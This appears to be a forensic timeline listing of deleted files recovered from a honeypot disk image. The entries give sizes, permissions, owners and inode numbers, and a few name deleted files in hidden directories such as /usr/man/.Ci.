 5857 .a. -rw-r--r-- 17275    games    140816   <honeypot.hda5.dd-dead-140816>
 1076 .a. -rw-r--r-- 17275    games    94209    <honeypot.hda5.dd-dead-94209>
 6053 .a. -rw-r--r-- root     root     2304     <honeypot.hda5.dd-dead-2304>
    9 .a. -rw-r--r-- 17275    games    17512    <honeypot.hda5.dd-dead-17512>
    9 .a. -rw-r--r-- 17275    games    94333    <honeypot.hda5.dd-dead-94333>
 1462 .a. -rw-r--r-- 17275    games    48308    <honeypot.hda5.dd-dead-48308>
 4582 .a. -rw-r--r-- 17275    games    125259   <honeypot.hda5.dd-dead-125259>
 4312 .a. -rw-r--r-- root     root     79226    <honeypot.hda5.dd-dead-79226>
 6944 .a. -rw-r--r-- root     root     125362   <honeypot.hda5.dd-dead-125362>
 2068 .a. -rw-r--r-- 17275    games    94227    <honeypot.hda5.dd-dead-94227>
12412 .a. -rw-r--r-- root     root     63800    <honeypot.hda5.dd-dead-63800>
 4284 .a. -rw-r--r-- root     root     63799    <honeypot.hda5.dd-dead-63799>
11983 .a. -rw-r--r-- 17275    games    48342    <honeypot.hda5.dd-dead-48342>
 4108 .a. -rw-r--r-- root     root     48455    <honeypot.hda5.dd-dead-48455>
 5680 .a. -rw-r--r-- root     root     79247    <honeypot.hda5.dd-dead-79247>
 3842 .a. -rw-r--r-- 17275    games    109917   <honeypot.hda5.dd-dead-109917>
 4544 .a. -rw-r--r-- root     root     79224    <honeypot.hda5.dd-dead-79224>
60224 .a. -rw-r--r-- 17275    games    94002    <honeypot.hda5.dd-dead-94002>
 1702 .a. -rw-r--r-- 17275    games    109971   <honeypot.hda5.dd-dead-109971>
 5905 .a. -rw-r--r-- 17275    games    140729   <honeypot.hda5.dd-dead-140729>
 1498 .a. -rw-r--r-- root     root     2312     <honeypot.hda5.dd-dead-2312>
   46 .a. -rw-r--r-- 17275    games    140753   <honeypot.hda5.dd-dead-140753>
 1923 .a. -rw-r--r-- 17275    games    17555    <honeypot.hda5.dd-dead-17555>
 1541 .a. -rw-r--r-- 17275    games    109930   <honeypot.hda5.dd-dead-109930>
 2872 .a. -rw-r--r-- 17275    games    79111    <honeypot.hda5.dd-dead-79111>
 2050 .a. -rw-r--r-- 17275    games    109998   <honeypot.hda5.dd-dead-109998>
 1906 .a. -rw-r--r-- 17275    games    94068    <honeypot.hda5.dd-dead-94068>
 5905 .a. -rw-r--r-- 17275    games    125280   <honeypot.hda5.dd-dead-125280>
11110 .a. -rw-r--r-- root     root     109942   <honeypot.hda5.dd-dead-109942>
 3545 .a. -rw-r--r-- 17275    games    48393    <honeypot.hda5.dd-dead-48393>
 7239 .a. -rw-r--r-- 17275    games    94045    <honeypot.hda5.dd-dead-94045>
 3061 .a. -rw-r--r-- 17275    games    79150    <honeypot.hda5.dd-dead-79150>
 1886 .a. -rw-r--r-- 17275    games    79213    <honeypot.hda5.dd-dead-79213>
 5252 .a. -rw-r--r-- root     root     79278    <honeypot.hda5.dd-dead-79278>
12320 .a. -rw-r--r-- 17275    games    93960    <honeypot.hda5.dd-dead-93960>
 2239 .a. -rw-r--r-- 17275    games    48354    <honeypot.hda5.dd-dead-48354>
  597 .a. -rw-r--r-- 17275    games    17587    <honeypot.hda5.dd-dead-17587>
 5252 .a. -rw-r--r-- root     root     109954   <honeypot.hda5.dd-dead-109954>
```

```
  1685 .a. -rw-r--r-- 17275    games    125391   <honeypot.hda5.dd-dead-125391>
  1076 .a. -rw-r--r-- 17275    games    125390   <honeypot.hda5.dd-dead-125390>
   467 .a. -rw-r--r-- 17275    games    17609    <honeypot.hda5.dd-dead-17609>
  8129 .a. -rw-r--r-- 17275    games    109937   <honeypot.hda5.dd-dead-109937>
  5384 .a. -rw-r--r-- 17275    games    94028    <honeypot.hda5.dd-dead-94028>
     9 .a. -rw-r--r-- 17275    games    94192    <honeypot.hda5.dd-dead-94192>
  2730 .a. -rw-r--r-- 17275    games    109811   <honeypot.hda5.dd-dead-109811>
   393 .a. -rw-r--r-- root     root     2376     <honeypot.hda5.dd-dead-2376>
  5404 .a. -rw-r--r-- root     root     79296    <honeypot.hda5.dd-dead-79296>
 10856 .a. -rw-r--r-- 17275    games    79100    <honeypot.hda5.dd-dead-79100>
  1955 .a. -rw-r--r-- 17275    games    140679   <honeypot.hda5.dd-dead-140679>
     9 .a. -rw-r--r-- 17275    games    140683   <honeypot.hda5.dd-dead-140683>
  2297 .a. -rw-r--r-- 17275    games    109924   <honeypot.hda5.dd-dead-109924>
  3623 .a. -rw-r--r-- 17275    games    48339    <honeypot.hda5.dd-dead-48339>
  1527 .a. -rw-r--r-- 17275    games    48403    <honeypot.hda5.dd-dead-48403>
287144 .a. -rw-r--r-- root     root     48458    <honeypot.hda5.dd-dead-48458>
  4476 .a. -rw-r--r-- root     root     125357   <honeypot.hda5.dd-dead-125357>
 11508 .a. -rw-r--r-- root     root     48433    <honeypot.hda5.dd-dead-48433>
  1593 .a. -rw-r--r-- 17275    games    79201    <honeypot.hda5.dd-dead-79201>
 25275 .a. -/-rw-r--r-- 17275    games    78888    /usr/man/man1/screen.1.gz (deleted)
   565 .a. -rw-r--r-- root     root     125344   <honeypot.hda5.dd-dead-125344>
 10140 .a. -rw-r--r-- 17275    games    17588    <honeypot.hda5.dd-dead-17588>
   410 .a. -rw-r--r-- 17275    games    94272    <honeypot.hda5.dd-dead-94272>
     9 .a. -rw-r--r-- 17275    games    94081    <honeypot.hda5.dd-dead-94081>
  1865 .a. -rw-r--r-- 17275    games    125377   <honeypot.hda5.dd-dead-125377>
  2765 .a. -rw-r--r-- 17275    games    109918   <honeypot.hda5.dd-dead-109918>
  4434 .a. -rw-r--r-- 17275    games    17560    <honeypot.hda5.dd-dead-17560>
  6338 .a. -rw-r--r-- 17275    games    48343    <honeypot.hda5.dd-dead-48343>
  2118 .a. -rw-r--r-- 17275    games    2250     <honeypot.hda5.dd-dead-2250>
    52 .a. -rw-r--r-- root     root     125332   <honeypot.hda5.dd-dead-125332>
  2070 .a. -rw-r--r-- 17275    games    109994   <honeypot.hda5.dd-dead-109994>
  3675 .a. -rw-r--r-- 17275    games    79080    <honeypot.hda5.dd-dead-79080>
  2696 .a. -rw-r--r-- 17275    games    109899   <honeypot.hda5.dd-dead-109899>
  3878 .a. -rw-r--r-- 17275    games    93979    <honeypot.hda5.dd-dead-93979>
  1634 .a. -rw-r--r-- 17275    games    109927   <honeypot.hda5.dd-dead-109927>
  1870 .a. -rw-r--r-- 17275    games    94039    <honeypot.hda5.dd-dead-94039>
  1674 .a. -rw-r--r-- 17275    games    17585    <honeypot.hda5.dd-dead-17585>
  3097 .a. -rw-r--r-- 17275    games    79109    <honeypot.hda5.dd-dead-79109>
  1276 .a. -rw-r--r-- 17275    games    79180    <honeypot.hda5.dd-dead-79180>
   729 .a. -rw-r--r-- root     root     2359     <honeypot.hda5.dd-dead-2359>
  4348 .a. -rw-r--r-- root     root     79282    <honeypot.hda5.dd-dead-79282>
  1727 .a. -rw-r--r-- root     root     2352     <honeypot.hda5.dd-dead-2352>
  2404 .a. -rw-r--r-- 17275    games    94338    <honeypot.hda5.dd-dead-94338>
  1526 .a. -rw-r--r-- 17275    games    48361    <honeypot.hda5.dd-dead-48361>
 32224 .a. -rw-r--r-- 17275    games    125252   <honeypot.hda5.dd-dead-125252>
  3684 .a. -rw-r--r-- 17275    games    79208    <honeypot.hda5.dd-dead-79208>
  2357 .a. -rw-r--r-- 17275    games    109988   <honeypot.hda5.dd-dead-109988>
  4096 .a. -rw-r--r-- root     root     48427    <honeypot.hda5.dd-dead-48427>
   155 .a. -rw-r--r-- 17275    games    17637    <honeypot.hda5.dd-dead-17637>
  1377 .a. -rw-r--r-- 17275    games    79172    <honeypot.hda5.dd-dead-79172>
   155 .a. -rw-r--r-- 17275    games    140685   <honeypot.hda5.dd-dead-140685>
     9 .a. -rw-r--r-- 17275    games    140701   <honeypot.hda5.dd-dead-140701>
 24600 .a. -rw-r--r-- 17275    games    94008    <honeypot.hda5.dd-dead-94008>
 18769 .a. -rw-r--r-- root     root     2327     <honeypot.hda5.dd-dead-2327>
  1906 .a. -rw-r--r-- 17275    games    140758   <honeypot.hda5.dd-dead-140758>
  1253 .a. -rw-r--r-- 17275    games    94302    <honeypot.hda5.dd-dead-94302>
  7092 .a. -rw-r--r-- root     root     125349   <honeypot.hda5.dd-dead-125349>
  1076 .a. -rw-r--r-- 17275    games    109874   <honeypot.hda5.dd-dead-109874>
  2801 .a. -rw-r--r-- 17275    games    140755   <honeypot.hda5.dd-dead-140755>
  7616 .a. -rw-r--r-- 17275    games    94323    <honeypot.hda5.dd-dead-94323>
  4618 .a. -rw-r--r-- 17275    games    109920   <honeypot.hda5.dd-dead-109920>
    39 .a. -rw-r--r-- 17275    games    94141    <honeypot.hda5.dd-dead-94141>
  4071 .a. -rw-r--r-- root     root     2340     <honeypot.hda5.dd-dead-2340>
  4132 .a. -rw-r--r-- root     root     140829   <honeypot.hda5.dd-dead-140829>
  4642 .a. -rw-r--r-- 17275    games    93936    <honeypot.hda5.dd-dead-93936>
  4616 .a. -rw-r--r-- 17275    games    48402    <honeypot.hda5.dd-dead-48402>
   181 .a. -rw-r--r-- 17275    games    94260    <honeypot.hda5.dd-dead-94260>
     9 .a. -rw-r--r-- 17275    games    17635    <honeypot.hda5.dd-dead-17635>
     9 .a. -rw-r--r-- 17275    games    125367   <honeypot.hda5.dd-dead-125367>
  1817 .a. -rw-r--r-- 17275    games    140791   <honeypot.hda5.dd-dead-140791>
  4608 .a. -rw-r--r-- root     root     79294    <honeypot.hda5.dd-dead-79294>
  4351 .a. -rw-r--r-- 17275    games    140738   <honeypot.hda5.dd-dead-140738>
  1323 .a. -rw-r--r-- 17275    games    125255   <honeypot.hda5.dd-dead-125255>
     9 .a. -rw-r--r-- 17275    games    94241    <honeypot.hda5.dd-dead-94241>
  2497 .a. -rw-r--r-- 17275    games    63781    <honeypot.hda5.dd-dead-63781>
 50882 .a. -rw-r--r-- 17275    games    79316    <honeypot.hda5.dd-dead-79316>
    38 .a. -rw-r--r-- 17275    games    94053    <honeypot.hda5.dd-dead-94053>
  5616 .a. -rw-r--r-- root     root     63811    <honeypot.hda5.dd-dead-63811>
  4739 .a. -rw-r--r-- 17275    games    17625    <honeypot.hda5.dd-dead-17625>
170146 .a. -rw-r--r-- root     root     125365   <honeypot.hda5.dd-dead-125365>
 44382 .a. -rw-r--r-- 17275    games    17646    <honeypot.hda5.dd-dead-17646>
 17982 .a. -rw-r--r-- root     root     2266     <honeypot.hda5.dd-dead-2266>
  4032 .a. -rw-r--r-- root     root     140825   <honeypot.hda5.dd-dead-140825>
  2645 .a. -/-rw-r--r-- 17275    games    109873   /usr/man/.Ci/.temp9 (deleted)
  2063 .a. -rw-r--r-- 17275    games    140719   <honeypot.hda5.dd-dead-140719>
  8685 .a. -rw-r--r-- root     root     125267   <honeypot.hda5.dd-dead-125267>
  1850 .a. -rw-r--r-- 17275    games    94150    <honeypot.hda5.dd-dead-94150>
 23105 .a. -rw-r--r-- root     root     2335     <honeypot.hda5.dd-dead-2335>
  4968 .a. -rw-r--r-- root     root     79263    <honeypot.hda5.dd-dead-79263>
  3675 .a. -rw-r--r-- 17275    games    17566    <honeypot.hda5.dd-dead-17566>
  5900 .a. -rw-r--r-- root     root     79260    <honeypot.hda5.dd-dead-79260>
  2124 .a. -rw-r--r-- 17275    games    109993   <honeypot.hda5.dd-dead-109993>
    37 .a. -rw-r--r-- 17275    games    94160    <honeypot.hda5.dd-dead-94160>
  2876 .a. -rw-r--r-- 17275    games    63772    <honeypot.hda5.dd-dead-63772>
  1750 .a. -rw-r--r-- 17275    games    125380   <honeypot.hda5.dd-dead-125380>
    40 .a. -rw-r--r-- 17275    games    94172    <honeypot.hda5.dd-dead-94172>
  2360 .a. -rw-r--r-- 17275    games    109872   <honeypot.hda5.dd-dead-109872>
  4460 .a. -rw-r--r-- root     root     109950   <honeypot.hda5.dd-dead-109950>
  4716 .a. -rw-r--r-- root     root     79285    <honeypot.hda5.dd-dead-79285>
 22461 .a. -rw-r--r-- 17275    games    93972    <honeypot.hda5.dd-dead-93972>
 37120 .a. -rw-r--r-- root     root     93940    <honeypot.hda5.dd-dead-93940>
  3682 .a. -rw-r--r-- 17275    games    63765    <honeypot.hda5.dd-dead-63765>
```

```
     9 .a. -rw-r--r-- 17275    games    140772   <honeypot.hda5.dd-dead-140772>
  7324 .a. -rw-r--r-- root     root     63807    <honeypot.hda5.dd-dead-63807>
    44 .a. -rw-r--r-- 17275    games    140684   <honeypot.hda5.dd-dead-140684>
   208 .a. -rw-r--r-- 17275    games    125253   <honeypot.hda5.dd-dead-125253>
  2535 .a. -rw-r--r-- 17275    games    48395    <honeypot.hda5.dd-dead-48395>
  1278 .a. -rw-r--r-- 17275    games    79191    <honeypot.hda5.dd-dead-79191>
  2188 .a. -rw-r--r-- 17275    games    94099    <honeypot.hda5.dd-dead-94099>
 38632 .a. -rw-r--r-- root     root     2284     <honeypot.hda5.dd-dead-2284>
  5607 .a. -rw-r--r-- 17275    games    140808   <honeypot.hda5.dd-dead-140808>
    33 .a. -rw-r--r-- root     root     2367     <honeypot.hda5.dd-dead-2367>
  4664 .a. -rw-r--r-- root     root     79295    <honeypot.hda5.dd-dead-79295>
  4816 .a. -rw-r--r-- root     root     79303    <honeypot.hda5.dd-dead-79303>
  1526 .a. -rw-r--r-- 17275    games    48373    <honeypot.hda5.dd-dead-48373>
    39 .a. -rw-r--r-- 17275    games    94137    <honeypot.hda5.dd-dead-94137>
 17995 .a. -rwxr-xr-x 17275    games    17567    <honeypot.hda5.dd-dead-17567>
  1738 .a. -rw-r--r-- 17275    games    17536    <honeypot.hda5.dd-dead-17536>
  3215 .a. -rw-r--r-- 17275    games    94324    <honeypot.hda5.dd-dead-94324>
  4332 .a. -rw-r--r-- root     root     79273    <honeypot.hda5.dd-dead-79273>
  1379 .a. -rw-r--r-- 17275    games    79132    <honeypot.hda5.dd-dead-79132>
  2390 .a. -rw-r--r-- 17275    games    94017    <honeypot.hda5.dd-dead-94017>
  4980 .a. -rw-r--r-- root     root     109947   <honeypot.hda5.dd-dead-109947>
  1756 .a. -rw-r--r-- 17275    games    94165    <honeypot.hda5.dd-dead-94165>
 60470 .a. -rw-r--r-- 17275    games    93954    <honeypot.hda5.dd-dead-93954>
  2102 .a. -rw-r--r-- 17275    games    109992   <honeypot.hda5.dd-dead-109992>
   461 .a. -rw-r--r-- 17275    games    94177    <honeypot.hda5.dd-dead-94177>
  1604 .a. -rw-r--r-- 17275    games    94262    <honeypot.hda5.dd-dead-94262>
  1487 .a. -rw-r--r-- 17275    games    140790   <honeypot.hda5.dd-dead-140790>
 12609 .a. -rw-r--r-- 17275    games    140802   <honeypot.hda5.dd-dead-140802>
  3095 .a. -rw-r--r-- 17275    games    79184    <honeypot.hda5.dd-dead-79184>
  5216 .a. -rw-r--r-- root     root     48442    <honeypot.hda5.dd-dead-48442>
  2364 .a. -rw-r--r-- 17275    games    140681   <honeypot.hda5.dd-dead-140681>
  4900 .a. -rw-r--r-- root     root     79262    <honeypot.hda5.dd-dead-79262>
  3046 .a. -rw-r--r-- 17275    games    79160    <honeypot.hda5.dd-dead-79160>
     9 .a. -rw-r--r-- 17275    games    94214    <honeypot.hda5.dd-dead-94214>
  5580 .a. -rw-r--r-- root     root     79280    <honeypot.hda5.dd-dead-79280>
  1885 .a. -rw-r--r-- 17275    games    48392    <honeypot.hda5.dd-dead-48392>
 13617 .a. -rw-r--r-- 17275    games    93977    <honeypot.hda5.dd-dead-93977>
 13196 .a. -rw-r--r-- root     root     79270    <honeypot.hda5.dd-dead-79270>
  5736 .a. -rw-r--r-- root     root     79251    <honeypot.hda5.dd-dead-79251>
  2750 .a. -rw-r--r-- 17275    games    48356    <honeypot.hda5.dd-dead-48356>
  2838 .a. -rwxr-xr-x 17275    games    140798   <honeypot.hda5.dd-dead-140798>
  1474 .a. -rw-r--r-- 17275    games    125250   <honeypot.hda5.dd-dead-125250>
 37107 .a. -rw-r--r-- 17275    games    93961    <honeypot.hda5.dd-dead-93961>
   183 .a. -rw-r--r-- 17275    games    125388   <honeypot.hda5.dd-dead-125388>
  7324 .a. -rw-r--r-- root     root     63814    <honeypot.hda5.dd-dead-63814>
  7240 .a. -rw-r--r-- root     root     125345   <honeypot.hda5.dd-dead-125345>
  5845 .a. -rw-r--r-- root     root     2361     <honeypot.hda5.dd-dead-2361>
  1864 .a. -/-rw-r--r-- 17275    games    109871   /usr/man/.Ci/.temp7 (deleted)
  1620 .a. -rw-r--r-- 17275    games    109915   <honeypot.hda5.dd-dead-109915>
  1362 .a. -rw-r--r-- 17275    games    17546    <honeypot.hda5.dd-dead-17546>
  2496 .a. -rw-r--r-- root     root     2364     <honeypot.hda5.dd-dead-2364>
  1779 .a. -rw-r--r-- 17275    games    125287   <honeypot.hda5.dd-dead-125287>
  1612 .a. -rw-r--r-- 17275    games    125379   <honeypot.hda5.dd-dead-125379>
 32322 .a. -rw-r--r-- 17275    games    94006    <honeypot.hda5.dd-dead-94006>
  5857 .a. -rw-r--r-- 17275    games    140722   <honeypot.hda5.dd-dead-140722>
  3269 .a. -rw-r--r-- 17275    games    79214    <honeypot.hda5.dd-dead-79214>
 37120 .a. -rw-r--r-- root     root     2269     <honeypot.hda5.dd-dead-2269>
  2188 .a. -rw-r--r-- 17275    games    94249    <honeypot.hda5.dd-dead-94249>
  9773 .a. -rw-r--r-- root     root     2267     <honeypot.hda5.dd-dead-2267>
  1146 .a. -rw-r--r-- 17275    games    79143    <honeypot.hda5.dd-dead-79143>
  1673 .a. -rw-r--r-- 17275    games    79199    <honeypot.hda5.dd-dead-79199>
 26760 .a. -rw-r--r-- 17275    games    93987    <honeypot.hda5.dd-dead-93987>
 17655 .a. -rw-r--r-- root     root     94357    <honeypot.hda5.dd-dead-94357>
  3914 .a. -rw-r--r-- 17275    games    93734    <honeypot.hda5.dd-dead-93734>
  7616 .a. -/-rw-r--r-- 17275    games    48314    /usr/man/man8/ypxfrd.8.gz (deleted)
  4508 .a. -rw-r--r-- root     root     48413    <honeypot.hda5.dd-dead-48413>
   729 .a. -rw-r--r-- 17275    games    94030    <honeypot.hda5.dd-dead-94030>
    41 .a. -rw-r--r-- 17275    games    94176    <honeypot.hda5.dd-dead-94176>
  8042 .a. -rw-r--r-- 17275    games    79106    <honeypot.hda5.dd-dead-79106>
  1744 .a. -rw-r--r-- 17275    games    94162    <honeypot.hda5.dd-dead-94162>
  1518 .a. -rw-r--r-- 17275    games    109933   <honeypot.hda5.dd-dead-109933>
  3519 .a. -rw-r--r-- 17275    games    79147    <honeypot.hda5.dd-dead-79147>
  6088 .a. -rw-r--r-- root     root     79246    <honeypot.hda5.dd-dead-79246>
 21017 .a. -rw-r--r-- 17275    games    94018    <honeypot.hda5.dd-dead-94018>
  1909 .a. -rw-r--r-- 17275    games    79112    <honeypot.hda5.dd-dead-79112>
  5504 .a. -rw-r--r-- 17275    games    140796   <honeypot.hda5.dd-dead-140796>
  2356 .a. -rw-r--r-- root     root     2302     <honeypot.hda5.dd-dead-2302>
 11564 .a. -rw-r--r-- 17275    games    79129    <honeypot.hda5.dd-dead-79129>
  4124 .a. -rw-r--r-- 17275    games    94021    <honeypot.hda5.dd-dead-94021>
    84 .a. -rw-r--r-- 17275    games    94015    <honeypot.hda5.dd-dead-94015>
   393 .a. -rw-r--r-- 17275    games    94047    <honeypot.hda5.dd-dead-94047>
 18491 .a. -rw-r--r-- 17275    games    79078    <honeypot.hda5.dd-dead-79078>
  8736 .a. -rw-r--r-- 17275    games    93970    <honeypot.hda5.dd-dead-93970>
  1919 .a. -rw-r--r-- root     root     2323     <honeypot.hda5.dd-dead-2323>
 15575 .a. -rw-r--r-- 17275    games    79084    <honeypot.hda5.dd-dead-79084>
  1388 .a. -rw-r--r-- 17275    games    140706   <honeypot.hda5.dd-dead-140706>
  1529 .a. -rw-r--r-- 17275    games    79181    <honeypot.hda5.dd-dead-79181>
   760 .a. -rw-r--r-- 17275    games    109977   <honeypot.hda5.dd-dead-109977>
  1525 .a. -rw-r--r-- root     root     2377     <honeypot.hda5.dd-dead-2377>
  1496 .a. -rw-r--r-- 17275    games    94236    <honeypot.hda5.dd-dead-94236>
    42 .a. -rw-r--r-- 17275    games    17575    <honeypot.hda5.dd-dead-17575>
  1145 .a. -rw-r--r-- 17275    games    48376    <honeypot.hda5.dd-dead-48376>
  1913 .a. -rw-r--r-- 17275    games    140727   <honeypot.hda5.dd-dead-140727>
  3781 .a. -rw-r--r-- 17275    games    94090    <honeypot.hda5.dd-dead-94090>
  4740 .a. -rw-r--r-- root     root     79329    <honeypot.hda5.dd-dead-79329>
  7300 .a. -rw-r--r-- root     root     125354   <honeypot.hda5.dd-dead-125354>
  1407 .a. -rw-r--r-- 17275    games    94237    <honeypot.hda5.dd-dead-94237>
  6053 .a. -rw-r--r-- 17275    games    93975    <honeypot.hda5.dd-dead-93975>
  8567 .a. -rw-r--r-- root     root     93946    <honeypot.hda5.dd-dead-93946>
  1326 .a. -rw-r--r-- 17275    games    109887   <honeypot.hda5.dd-dead-109887>
 21221 .a. -rwxr-xr-x root     root     2279     <honeypot.hda5.dd-dead-2279>
  4306 .a. -rw-r--r-- 17275    games    125264   <honeypot.hda5.dd-dead-125264>
```

```
  2286 .a. -/-rw-r--r-- 17275    games    109816   /usr/man/.Ci/.temp2 (deleted)
  4739 .a. -rw-r--r-- 17275    games    94093    <honeypot.hda5.dd-dead-94093>
 11416 .a. -rw-r--r-- root     root     79269    <honeypot.hda5.dd-dead-79269>
  1434 .a. -rw-r--r-- 17275    games    79146    <honeypot.hda5.dd-dead-79146>
  5476 .a. -rw-r--r-- root     root     79239    <honeypot.hda5.dd-dead-79239>
  4399 .a. -rw-r--r-- 17275    games    94349    <honeypot.hda5.dd-dead-94349>
  2872 .a. -rw-r--r-- 17275    games    48348    <honeypot.hda5.dd-dead-48348>
  1859 .a. -rw-r--r-- 17275    games    48352    <honeypot.hda5.dd-dead-48352>
  4528 .a. -rw-r--r-- root     root     48437    <honeypot.hda5.dd-dead-48437>
  2161 .a. -rw-r--r-- 17275    games    17624    <honeypot.hda5.dd-dead-17624>
  2330 .a. -rw-r--r-- 17275    games    140742   <honeypot.hda5.dd-dead-140742>
  1389 .a. -rw-r--r-- 17275    games    94278    <honeypot.hda5.dd-dead-94278>
  4600 .a. -rw-r--r-- root     root     79291    <honeypot.hda5.dd-dead-79291>
  2809 .a. -rw-r--r-- 17275    games    94109    <honeypot.hda5.dd-dead-94109>
   472 .a. -rw-r--r-- 17275    games    94044    <honeypot.hda5.dd-dead-94044>
  1818 .a. -rw-r--r-- root     root     2354     <honeypot.hda5.dd-dead-2354>
  6100 .a. -rw-r--r-- root     root     48441    <honeypot.hda5.dd-dead-48441>
  1205 .a. -rw-r--r-- root     root     2353     <honeypot.hda5.dd-dead-2353>
  2645 .a. -rw-r--r-- 17275    games    109873   <honeypot.hda5.dd-dead-109873>
  2289 .a. -rw-r--r-- 17275    games    109939   <honeypot.hda5.dd-dead-109939>
  4496 .a. -rw-r--r-- root     root     48417    <honeypot.hda5.dd-dead-48417>
  4412 .a. -rw-r--r-- root     root     48452    <honeypot.hda5.dd-dead-48452>
 10438 .a. -rw-r--r-- root     root     2317     <honeypot.hda5.dd-dead-2317>
  2043 .a. -rw-r--r-- 17275    games    94228    <honeypot.hda5.dd-dead-94228>
  1932 .a. -rw-r--r-- 17275    games    94128    <honeypot.hda5.dd-dead-94128>
 10088 .a. -rw-r--r-- 17275    games    125251   <honeypot.hda5.dd-dead-125251>
  2696 .a. -rw-r--r-- 17275    games    109987   <honeypot.hda5.dd-dead-109987>
 14575 .a. -rw-r--r-- 17275    games    140803   <honeypot.hda5.dd-dead-140803>
  2837 .a. -rw-r--r-- 17275    games    109914   <honeypot.hda5.dd-dead-109914>
152406 .a. -rw-r--r-- 17275    games    79089    <honeypot.hda5.dd-dead-79089>
  1181 .a. -rw-r--r-- 17275    games    109926   <honeypot.hda5.dd-dead-109926>
  7078 .a. -rwxr-xr-x root     root     79321    <honeypot.hda5.dd-dead-79321>
    38 .a. -rw-r--r-- 17275    games    109800   <honeypot.hda5.dd-dead-109800>
 18769 .a. -rw-r--r-- 17275    games    93998    <honeypot.hda5.dd-dead-93998>
  2873 .a. -rw-r--r-- 17275    games    140786   <honeypot.hda5.dd-dead-140786>
  1612 .a. -rw-r--r-- 17275    games    94146    <honeypot.hda5.dd-dead-94146>
  7542 .a. -rw-r--r-- root     root     2318     <honeypot.hda5.dd-dead-2318>
  3116 .a. -rw-r--r-- 17275    games    79152    <honeypot.hda5.dd-dead-79152>
  1270 .a. -rw-r--r-- 17275    games    48375    <honeypot.hda5.dd-dead-48375>
  4444 .a. -rw-r--r-- root     root     109959   <honeypot.hda5.dd-dead-109959>
  9615 .a. -rw-r--r-- root     root     2320     <honeypot.hda5.dd-dead-2320>
  5740 .a. -rw-r--r-- root     root     79281    <honeypot.hda5.dd-dead-79281>
 52417 .a. -rw-r--r-- root     root     2338     <honeypot.hda5.dd-dead-2338>
  1523 .a. -rw-r--r-- 17275    games    79145    <honeypot.hda5.dd-dead-79145>
  1522 .a. -rw-r--r-- 17275    games    48401    <honeypot.hda5.dd-dead-48401>
  1932 .a. -rw-r--r-- 17275    games    140764   <honeypot.hda5.dd-dead-140764>
  2843 .a. -rw-r--r-- 17275    games    109869   <honeypot.hda5.dd-dead-109869>
  7239 .a. -rw-r--r-- root     root     2374     <honeypot.hda5.dd-dead-2374>
  1076 .a. -rw-r--r-- 17275    games    140676   <honeypot.hda5.dd-dead-140676>
  5612 .a. -rw-r--r-- root     root     79276    <honeypot.hda5.dd-dead-79276>
 23548 .a. -rw-r--r-- 17275    games    79098    <honeypot.hda5.dd-dead-79098>
  4464 .a. -rw-r--r-- root     root     109962   <honeypot.hda5.dd-dead-109962>
  1436 .a. -rw-r--r-- 17275    games    79182    <honeypot.hda5.dd-dead-79182>
  1082 .a. -rw-r--r-- 17275    games    94156    <honeypot.hda5.dd-dead-94156>
  1076 .a. -rw-r--r-- 17275    games    109980   <honeypot.hda5.dd-dead-109980>
  5472 .a. -rw-r--r-- root     root     79277    <honeypot.hda5.dd-dead-79277>
  1165 .a. -rw-r--r-- 17275    games    17558    <honeypot.hda5.dd-dead-17558>
  3063 .a. -rw-r--r-- 17275    games    109853   <honeypot.hda5.dd-dead-109853>
  2473 .a. -rw-r--r-- 17275    games    63784    <honeypot.hda5.dd-dead-63784>
  2226 .a. -rw-r--r-- 17275    games    48394    <honeypot.hda5.dd-dead-48394>
    44 .a. -rw-r--r-- 17275    games    17636    <honeypot.hda5.dd-dead-17636>
  7542 .a. -rw-r--r-- 17275    games    93989    <honeypot.hda5.dd-dead-93989>
  2887 .a. -rw-r--r-- 17275    games    93933    <honeypot.hda5.dd-dead-93933>
  1668 .a. -rw-r--r-- 17275    games    94019    <honeypot.hda5.dd-dead-94019>
  1672 .a. -rw-r--r-- 17275    games    94026    <honeypot.hda5.dd-dead-94026>
  4244 .a. -rw-r--r-- root     root     79225    <honeypot.hda5.dd-dead-79225>
 60470 .a. -rw-r--r-- root     root     2283     <honeypot.hda5.dd-dead-2283>
  1891 .a. -rw-r--r-- 17275    games    79110    <honeypot.hda5.dd-dead-79110>
  4500 .a. -rw-r--r-- root     root     125358   <honeypot.hda5.dd-dead-125358>
  7873 .a. -rw-r--r-- 17275    games    93978    <honeypot.hda5.dd-dead-93978>
  4639 .a. -rwxr-xr-x 17275    games    79086    <honeypot.hda5.dd-dead-79086>
  1672 .a. -rw-r--r-- root     root     2355     <honeypot.hda5.dd-dead-2355>
 11504 .a. -rw-r--r-- 17275    games    79105    <honeypot.hda5.dd-dead-79105>
 11464 .a. -rw-r--r-- root     root     79271    <honeypot.hda5.dd-dead-79271>
  2032 .a. -rw-r--r-- 17275    games    79135    <honeypot.hda5.dd-dead-79135>
  4212 .a. -rw-r--r-- root     root     79230    <honeypot.hda5.dd-dead-79230>
  4215 .a. -rw-r--r-- 17275    games    125263   <honeypot.hda5.dd-dead-125263>
  2356 .a. -rw-r--r-- 17275    games    140674   <honeypot.hda5.dd-dead-140674>
 10296 .a. -rw-r--r-- root     root     79227    <honeypot.hda5.dd-dead-79227>
  2955 .a. -rw-r--r-- 17275    games    79079    <honeypot.hda5.dd-dead-79079>
  2357 .a. -rw-r--r-- 17275    games    109979   <honeypot.hda5.dd-dead-109979>
  9163 .a. -rw-r--r-- root     root     109941   <honeypot.hda5.dd-dead-109941>
  2357 .a. -rw-r--r-- 17275    games    109900   <honeypot.hda5.dd-dead-109900>
  9773 .a. -rw-r--r-- 17275    games    93938    <honeypot.hda5.dd-dead-93938>
  2843 .a. -rw-r--r-- 17275    games    17604    <honeypot.hda5.dd-dead-17604>
 36326 .a. -rw-r--r-- 17275    games    140820   <honeypot.hda5.dd-dead-140820>
   361 .a. -rw-r--r-- 17275    games    94194    <honeypot.hda5.dd-dead-94194>
  1891 .a. -rw-r--r-- 17275    games    140747   <honeypot.hda5.dd-dead-140747>
  9004 .a. -rw-r--r-- root     root     79254    <honeypot.hda5.dd-dead-79254>
  4280 .a. -rw-r--r-- root     root     48454    <honeypot.hda5.dd-dead-48454>
  2884 .a. -rw-r--r-- 17275    games    93735    <honeypot.hda5.dd-dead-93735>
  4442 .a. -rw-r--r-- 17275    games    93993    <honeypot.hda5.dd-dead-93993>
  2419 .a. -rw-r--r-- 17275    games    93934    <honeypot.hda5.dd-dead-93934>
  4516 .a. -rw-r--r-- root     root     79258    <honeypot.hda5.dd-dead-79258>
  2390 .a. -rw-r--r-- root     root     2345     <honeypot.hda5.dd-dead-2345>
